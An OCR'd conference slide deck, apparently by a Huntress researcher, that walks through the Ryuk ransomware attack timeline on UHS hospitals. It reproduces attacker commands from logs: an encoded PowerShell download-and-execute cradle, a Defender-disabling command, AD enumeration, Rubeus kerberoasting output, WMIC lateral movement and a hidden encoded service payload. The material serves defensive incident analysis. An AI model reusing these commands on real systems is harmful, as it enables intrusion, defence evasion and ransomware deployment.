Analyzing Ryuk

Another Link in the Cyber Attack Chain

John Hammond
SECURITY RESEARCHER

HUNTRESS

Today's Agenda

1. A Brief History of Ransomware
2. Deep Dive into Ryuk Case Study
3. So What?
4. Demonstration
5. Defense & Endpoint Protection
6. Q/A

01

A Brief History of Ransomware

Let's Set the Stage

Ransomware: MSP Pays Hackers $150,000 to Unlock Data

MSP pays hackers over $150,000 in bitcoin for ransom
leverag
cyberse

MSPs are the Latest Ransomware Target: Are You Safe?

MSPs scramble to bolster security amid ransomware spike

After a flurry of devastating ransomware attacks in 2019, MSPs and vendor partners are improving security to prevent history from repeating during the pandemic.

By **Rob Wright**, News Director

Published: **23 Jun 2020**

Cu
Ra

ttack:
eport
rovider)

Early information suggests threat actors gained access to remote monitoring and management tools from Webroot and Kaseya to distribute malware.

hacks of MSPs and offers advice on how to beef up security.

MSPs are being used to breach their

Kevin Williams on July 10, 2019

The Evolution of Ransomware


HUNTRESS

Analyzing Ransomware

For every new incident or strain of malware we discover, **security researchers must analyze each stage of the attack** in order to understand its technical components and determine how to defend against it.

02

A Ryuk Case Study




HUNTRESS

Ryuk's Return

UHS hospitals hit by reported country-wide Ryuk ransomware attack

By Sergiu Gatlan

September 28, 2020 10:38 AM 4



HUNTRESS

Ryuk Timeline

UHS Case Study

Day One

Bazar malware executed

16:37

11 minutes

Domain discovery commands

16:48

18 minutes

Registry discovery commands

17:06

22 minutes

Ryuk Timeline

UHS Case Study

Day One

More domain discovery and network checks to domain controllers

17:28

13 minutes


AdFind used to map Active Directory


17:41


~64 minutes operating


5.182.210.145
443
Bazar Backdoor
C:\Users\user\Downloads\
Document-Preview.exe


5.182.210.145
443
Bazar Backdoor
C:\Users\user\Downloads\
Document-Preview.exe
Bazar Payload


5.182.210.145
443
Port 443
HTTPS
Bazar Backdoor
C:\Users\user\Downloads\
Document-Preview.exe


5.182.210.145
443
Bazar Backdoor
C:\Users\user\Downloads\
Document-Preview.exe
C:\Windows\System32\cmd.exe
cmd /k
net view /all
net view /all /domain
\"nltest.exe\" /domain_trusts /all_
trusts
\"explorer.exe\"


\"explorer.exe\"
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE...
cmd.exe /C nltest /domain_trusts /all_trusts
cmd.exe /C ping DC.example.domain
cmd.exe /C net group \"enterprise admins\" /domain
cmd.exe /C net group \"domain admins\" /domain
cmd.exe /C C:\Windows\Temp\adf\adf.bat
C:\\Windows\\Temp\\adf\\AdFind.exe

Base64 encoded PowerShell

```
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAI
ABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALg
BEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAA
nAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAu
ADEAOgA3ADgAMAAxAC8AJwApADsAIABTAGUAdAAtA
E0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBEAG
kAcwBhAGIAbABlAFIAZQBhAGwAdABpAG0AZQBNAG8
AbgBpAHQAbwByAGkAbgBnACAAJAB0AHIAdQBlAA==
```

```
Set-MpPreference -DisableRealTimeMonitoring $true
```

\"explorer.exe\"

powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE...

cmd.exe /C nltest /domain_trusts /all_trusts


cmd.exe /C ping DC.example.domain

cmd.exe /C net group \"enterprise admins\" /domain

cmd.exe /C net group \"domain admins\" /domain

cmd.exe /C C:\Windows\Temp\adf\adf.bat

C:\\Windows\\Temp\\adf\\AdFind.exe


\"explorer.exe\"
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE...
cmd.exe /C nltest /domain_trusts /all_trusts
cmd.exe /C ping DC.example.domain
cmd.exe /C net group \" enterprise admins\" /domain
cmd.exe /C net group \"domain admins\" /domain
cmd.exe /C C:\Windows\Temp\adf\adf.bat
C:\\Windows\\Temp\\adf\\AdFind.exe
ADFind
Active Directory Enumeration

ADFind in Action

"Command line Active Directory query tool. Mixture of `ldapsearch`, `search.vbs`, `ldp`, `dsquery`, and `dsget` tools *with a ton of other cool features thrown in for good measure."*

https://www.joeware.net/freetools/tools/adfind/

Ryuk Timeline

UHS Case Study

Day Two

Checks again for domain trust and AdFind using Bazar

18:49

23 minutes

First lateral move the attempt with WMIC

20:12

11 minutes

P64.exe Cobalt Strike beacon run on beachhead host

20:23

41 minutes

Ryuk Timeline

UHS Case Study

Day Two

Second P64.exe Cobalt Strike beacon dropped on beachhead host

21:04

5 minutes

Next lateral m[illegible] via a service a[illegible]

21:09

FAIL

Cobalt Strike beacon transferred via SMB and run by service

21:09

SUCCESS

Ryuk Timeline

UHS Case Study

Day Two

Continual lateral movement activity using Cobalt Strike beacons via SMB across environment

21:10 - 22:06

Windows Defender begins to be disabled using powershell commands

21:43


First Ryuk Ransomware executable transferred to backup system

21:45

Ryuk Ransomware run enterprise wide

21:50 - 22:10

~205 minutes
Ransomware in 3.5 hours



Ryuk Ransomware Deployed in 5 Hours using Zerologon

13K views • 3 months ago

Lawrence Systems

5 hours

~205 minutes
Ransomware in 3.5 hours

2 hours

Ryuk

Ryuk Speed Run, 2 Hours to Ransom

November 5, 2020

In "adfind"

Day Two

Checks again for domain trust and AdFind using Bazar

18:49

First lateral movement attempt with WMIC

20:12

P64.exe Cobalt Strike beacon run on beachhead host

20:23

```
Get-NetSubnet
Get-NetComputer -operatingsystem *server*
Invoke-CheckLocalAdminAccess
Find-LocalAdminAccess
```

PowerView.ps1

```
C:\Rubeus>Rubeus.exe kerberoast /ou:OU=TestingOU,DC=testlab,DC=local

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.4


[*] Action: Kerberoasting

[*] Target OU              : OU=TestingOU,DC=testlab,DC=local

[*] SamAccountName         : testuser2
[*] DistinguishedName      : CN=testuser2,OU=TestingOU,DC=testlab,DC
```

Day Two

Checks again for domain trust and AdFind using Bazar

18:49

First lateral movement attempt with WMIC

20:12

```
WMIC /node:"DC.example.domain"
process call create
"rundll32 C:\PerfLogs\arti64.dll, StartW"
```

P64.exe Cobalt Strike beacon run on beachhead host

20:23

Day Two

Second P64.exe Cobalt Strike beacon dropped on beachhead host

21:04

Next lateral movement attempt via a service and powershell

21:09

Cobalt Strike beacon transferred via SMB and run by service

21:09

```
*Registry value set:
RuleName: -
EventType: SetValue
UtcTime:           00:08:54.696
ProcessGuid: {1372730A-3659-5F6E-0A00-000000000F00}
ProcessId: 460
Image: C:\Windows\system32\services.exe
TargetObject: HKLM\System\CurrentControlSet\Services\7ee3a9d\ImagePath
Details: %%COMSPEC%% /b /c start /b /min powershell -nop -w hidden -encodedcommand JA
AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwBiAFcALwBpAE8AQgBEACsAWABIADYARgBQ
QA0AHIAdwB5ADgAeAA0ADUAcABsAG4AUABMAGEAbwB6AEYAbQBTAHUAMABSADIAbQBVADEAUgA3AHAANQB5AD
IADQAYQBZAFQAeABiAE0ARABqAHkAYQBSAGYARgBFAEMAVgBJADcANABOAFEANABPAE0AZwBjAHgARQB1AEIA
HUAVgBUAG8AQgB2AHEASgBIAGgANABwAHAANwBuAHIANgBaAHcAUwBpAFgANgBnAHcAMABtACsANgB1AEUAcA
AdgBPADEANQBtAG8ARgArAEcAZQByAEEAUQBiAFMAawB1AHQAWgAxAEMAVwBlAEMATwBUAEwALwA0AFAAcgBG
gBPADIAOQB1AEEAMQArADYAQwA1AG8AMwBmAFUAawA1AFcAMQBxAFUAaAB5ADYAaABJAHQALwBDAHYAdQAzAF
LACsAcgA0AFMAUwBQAFUAbAB0ADcASgBiAFQAbgB3AEUAagBtADcATQBtADgAUQBjAGgAUABQAEsAKwB6ADEA
FQAVwBEAEkAZQBxAFgAUQBPAGUARQBDAE4AOAB1AC8AOABKAE0AZQBtAG0AaQBMADcAcgBxAEgAagBWAEcAdQ
ALwBLADIAZgBVADgAVwBpAE0AUgB6ADQAVgA2ADQARwBmAHUAcgB1AGQAbwBIAFoAdABpADQANgBtAEEAQgAy
ABGADYAZQBsAHEAcgByAGgAYwA5AGIAQQBRAFcAZABRAFAAbwBNADUASgBGAGwAawBVAGUAOQBUAE8AbwByAE
